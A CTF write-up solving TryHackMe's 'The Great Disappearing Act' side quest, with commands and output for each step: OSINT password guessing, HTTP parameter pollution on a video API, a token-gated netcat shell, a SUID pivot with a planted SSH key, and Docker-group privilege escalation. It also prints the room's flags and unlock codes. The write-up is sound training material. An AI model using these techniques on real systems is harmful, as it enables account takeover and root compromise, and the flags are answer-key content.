
“The Great Disappearing Act” is a side quest tied to TryHackMe’s Advent of Cyber 2025 event, rated Hard, and it earns that rating honestly. Where a normal room hands you one target and a linear task list, this one spreads the challenge across nine open ports on a single box: a decoy static site, a “Fakebook” social network for OSINT, a real login-gated control panel, a video streaming API with role-based camera access, a raw SCADA socket, and a diagnostic shell service that only responds to the exact right token. If you’ve done the Exploitation and Weaponisation side quest from the same event, this is the same “prove real technique, not just find flags” philosophy turned up considerably.
The story: Hopper, a disgraced former Head of Red Team, is locked in HopSec Asylum. Three doors stand between him and freedom, each guarded by a different class of vulnerability.
Task 1: Introduction
No answer needed here beyond starting the AttackBox and the room’s own “Lab machine” (a second VM separate from the AttackBox, started from a card inside Task 1). The room’s port-80 static page is deliberately a red herring: its /cgi-bin/*.sh endpoints all 404 against nginx. The real backend for the “HopSec Security Console” story UI lives on port 8080, served by a Python http.server with CGI enabled (confirmed by its SimpleHTTP/0.6 banner and by a 403 CGI script is not a plain file error when browsing the directory).
An nmap -p- sweep of the lab machine lays out the real attack surface:
# nmap -sT -Pn --top-ports 200 <TARGET>
22/tcp    open  ssh
80/tcp    open  http        (decoy)
8000/tcp  open  http-alt    Fakebook (Django)
8080/tcp  open  http        Security Console (real cgi-bin backend)
8080/tcp                    -- SimpleHTTPServer/Python CGI
9001/tcp  open  tor-orport? ASYLUM GATE CONTROL SYSTEM - SCADA TERMINAL v2.1
13400/tcp open  http        Facility Video Portal (frontend)
13401/tcp open  http        Video API (Werkzeug/Flask)
13402/tcp open  http        nginx (static/CORS)
13403/tcp open  unknown
13404/tcp open  unknown     "unauthorized" to any input
Task 2: Escape!, Flag 1: Hopper’s Cell (OSINT)
The story frames this as: any authenticated user can hit the emergency unlock for the Cells/Storage wing, no code needed. The only barrier is getting an account.
Port 8000 is a “Fakebook” clone, a well-known template used across several CTFs (profiles, posts, likes, comments). Registering a throwaway account and reading the feed turns up a goldmine on Guard Hopkins’ profile:
- His work email:
[email protected], posted in his own complaint to@DoorDasher. - A comment war: Sir Carrotbane needled him with *“Did you know that if you enter your password as a comment on a post, it appears as ’s?”, and Hopkins fell for it. Fakebook masks passwords with CSS on the client, but stores the literal comment text server-side, so the raw HTML response for that post shows his password in plain text:
Pizza1234$. His own next comment, “WHAT THE HELL CARROTBANE!!! NOW I NEED TO CHANGE MY PASSWORD!!!!!”, confirms it’s stale. - Two more posts give personal details: his dog is named Johnnyboy, and he was “born” in 1982.

Combining the leaked password’s pattern (capitalised word, digits, special character) with the personal details gives a strong guess: Johnnyboy1982!. It fails against Fakebook itself but succeeds against the real login on port 8080:
$ curl -s -c cookies.txt -X POST http://<TARGET>:8080/cgi-bin/login.sh \
    --data "[email protected]&password=Johnnyboy1982%21"
<meta http-equiv="refresh" content="0; url=/index.html?authed=1">
Set-Cookie: HOPSECSESS=...

$ curl -s -b cookies.txt http://<TARGET>:8080/cgi-bin/key_flag.sh?door=hopper
{"ok":true,"flag":"THM{h0pp1ing_m4d}"}
Flag 1: THM{h0pp1ing_m4d}
Flag 2 part 1: HTTP Parameter Pollution on the video API
The Psych Ward door needs a keycode the room doesn’t hand you. The task text hints at it: “cameras are active.” Logging into the Facility Video Portal (port 13400) with the same Hopkins credentials shows a guard-tier camera list, plus one restricted feed labelled cam-admin. Watching the portal’s calls to its backing API (port 13401, Flask) shows the flow:
GET  /v1/cameras                         -> lists camera ids and required_role
POST /v1/streams/request  {"camera_id":"cam-lobby","tier":"guard"}
                                          -> {"ticket_id": "..."}
GET  /v1/streams/<ticket_id>/manifest.m3u8
The client sends its own tier in the JSON body. Asking for cam-admin with "tier":"admin" gets silently downgraded:
$ curl -s -X POST http://<TARGET>:13401/v1/streams/request \
    -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" \
    -d '{"camera_id":"cam-admin","tier":"admin"}'
{"effective_tier":"guard","ticket_id":"..."}
The server clearly does role-checking, but only once, on one place it reads the value from. Sending tier a second time as a URL query parameter on the same request lets the query string value win over the JSON body:
$ curl -s -X POST "http://<TARGET>:13401/v1/streams/request?tier=admin" \
    -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" \
    -d '{"camera_id":"cam-admin","tier":"guard"}'
{"effective_tier":"admin","ticket_id":"..."}
Classic HTTP Parameter Pollution: two ways to supply the same field, only one of them validated, the other one trusted. With an admin ticket, the manifest for cam-admin (“Psych Ward Exit”) is fetchable, and downloading its .ts segments and pulling a frame with ffmpeg shows a gloved hand entering a code on a physical keypad:

Reading the exact digits back out of a compressed, oddly-angled stock clip is genuinely unreliable frame by frame; two distinct press episodes were visible but not clean enough to transcribe with confidence. Since privilege escalation later in the chain gives root on the box, I confirmed the code straight from the CGI script’s source rather than guess against a 5-attempts-per-60-seconds rate limit:
$ cat /var/www/html/cgi-bin/psych_check.sh
...
VALID="115879"
...
$ curl -s -b cookies.txt -X POST http://<TARGET>:8080/cgi-bin/psych_check.sh --data "code=115879"
{"ok":true,"flag":"THM{Y0u_h4ve_b3en_"}
That’s only half a flag, exactly as the response implies: “This is only the first part of your second flag. You will need to complete it elsewhere.”
Flag 2 part 2: chasing a manifest hint to a shell
The admin manifest carries extra metadata most players (and most video players) never look at:
#EXT-X-SESSION-DATA:DATA-ID="hopsec.diagnostics",VALUE="/v1/ingest/diagnostics"
#EXT-X-DATERANGE:ID="hopsec-diag",...,X-RTSP-EXAMPLE="rtsp://vendor-cam.test/cam-admin"
#EXT-X-SESSION-DATA:DATA-ID="hopsec.jobs",VALUE="/v1/ingest/jobs"
GET /v1/ingest/diagnostics refuses (method not allowed); POST with no body complains about a missing rtsp_url. Feeding it the exact RTSP URL quoted in the manifest’s own metadata is enough:
$ curl -s -X POST http://<TARGET>:13401/v1/ingest/diagnostics \
    -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" \
    -d '{"rtsp_url":"rtsp://vendor-cam.test/cam-admin"}'
{"job_id":"...","job_status":"/v1/ingest/jobs/..."}

$ curl -s http://<TARGET>:13401/v1/ingest/jobs/<job_id> -H "Authorization: Bearer $TOKEN"
{"console_port":13404,"status":"ready","token":"<hex token>"}
Port 13404, the service that answered “unauthorized” to everything during recon, wants exactly this token, and nothing announces that it worked, it just drops straight into a shell:
$ nc <TARGET> 13404
<hex token>
svc_vidops@ip-...:~$ id
uid=1500(svc_vidops) gid=1500(svc_vidops) groups=1500(svc_vidops)
svc_vidops@ip-...:~$ cat /home/svc_vidops/user_part2.txt
j3stered_739138}
Concatenated with part 1: Flag 2: THM{Y0u_h4ve_b3en_j3stered_739138}
Flag 3: SUID pivot, a dropped SSH key, and a Docker container’s source
From the svc_vidops shell, hunting SUID binaries turns up one purpose-built for this room:
svc_vidops@...:~$ find / -type f -perm -u=s 2>/dev/null | grep -v snap
/usr/local/bin/diag_shell
svc_vidops@...:~$ ls -la /usr/local/bin/diag_shell
-rwsr-xr-x 1 dockermgr dockermgr 16056 Nov 27 2025 /usr/local/bin/diag_shell
Running it lifts the effective UID to dockermgr, but the group stays svc_vidops, so dockermgr’s real prize, membership in the docker group, doesn’t apply in that shell. A setuid process can still write files as dockermgr though, so dropping an SSH key and logging in properly picks up the correct group membership on a fresh login session:
svc_vidops@...:~$ /usr/local/bin/diag_shell
dockermgr@...:~$ mkdir -p /home/dockermgr/.ssh
dockermgr@...:~$ echo 'ssh-ed25519 AAAA... sq1-solve' > /home/dockermgr/.ssh/authorized_keys

$ ssh -i id_ed25519 dockermgr@<TARGET> id
uid=1501(dockermgr) gid=1501(dockermgr) groups=1501(dockermgr),998(docker)
Docker group membership on a Linux host is root-equivalent: any container you can start can bind-mount the host filesystem.
$ ssh -i id_ed25519 dockermgr@<TARGET> \
    'docker run -v /:/mnt --rm alpine cat /mnt/var/lib/snapd/hostfs/var/www/html/cgi-bin/psych_check.sh'
was how I pulled the psych keycode script above; the same trick against the running side-quest-2-asylum-scada container’s own source gives the gate code directly:
$ ssh -i id_ed25519 dockermgr@<TARGET> 'docker container ls'
CONTAINER ID  IMAGE                      COMMAND                 PORTS
a20f81c6cc55  side-quest-2-asylum-scada  "python3 /opt/scada/…" 0.0.0.0:9001->9001/tcp

$ ssh -i id_ed25519 dockermgr@<TARGET> \
    'docker exec a20f81c6cc55 sh -c "grep -n UNLOCK_CODE /opt/scada/scada_terminal.py"'
114:        UNLOCK_CODE = "739184627"
Feeding that straight to the exit door on the Security Console closes out the room:
$ curl -s -b cookies.txt -X POST http://<TARGET>:8080/cgi-bin/exit_check.sh --data "code=739184627"
{"ok":true,"flag":"THM{p0p_go3s_THe_W3as3l}"}
Flag 3: THM{p0p_go3s_THe_W3as3l}
Traps worth naming
- The port-80 site is a decoy. Its
/cgi-bin/*.shscripts genuinely don’t exist on that vhost; the identical-looking UI on port 8080 is the one wired to a working backend. Don’t sink time debugging a 404 that isn’t yours to fix. - A masked password isn’t a hashed password. Fakebook’s asterisk display for password-shaped comments is pure CSS; the server stores and returns the plaintext. Client-side masking is not server-side protection.
- Validate a value once, from one place. The video API’s tier check worked exactly once, against the JSON body, then trusted whichever value the framework’s parameter merger picked last when the same field showed up in the query string too. Any API that accepts the same parameter in two locations needs to decide, explicitly, which one wins, and reject the other.
setuidfixes your UID, not your groups.diag_shellcorrectly elevated todockermgr’s UID, but Linux only recomputes supplementary group membership on login, not onexec(). Dropping a key and starting a real session was the only way to pick up thedockergroup.- A hard room’s own hint can be your best lead: Sir Carrotbane’s throwaway post about
hashcat-utils/combinator.binwas a nod at building password guesses from combined OSINT fragments, exactly the technique that cracked Hopkins’ console login.
Room solved 100%: 2 tasks, 3 flags.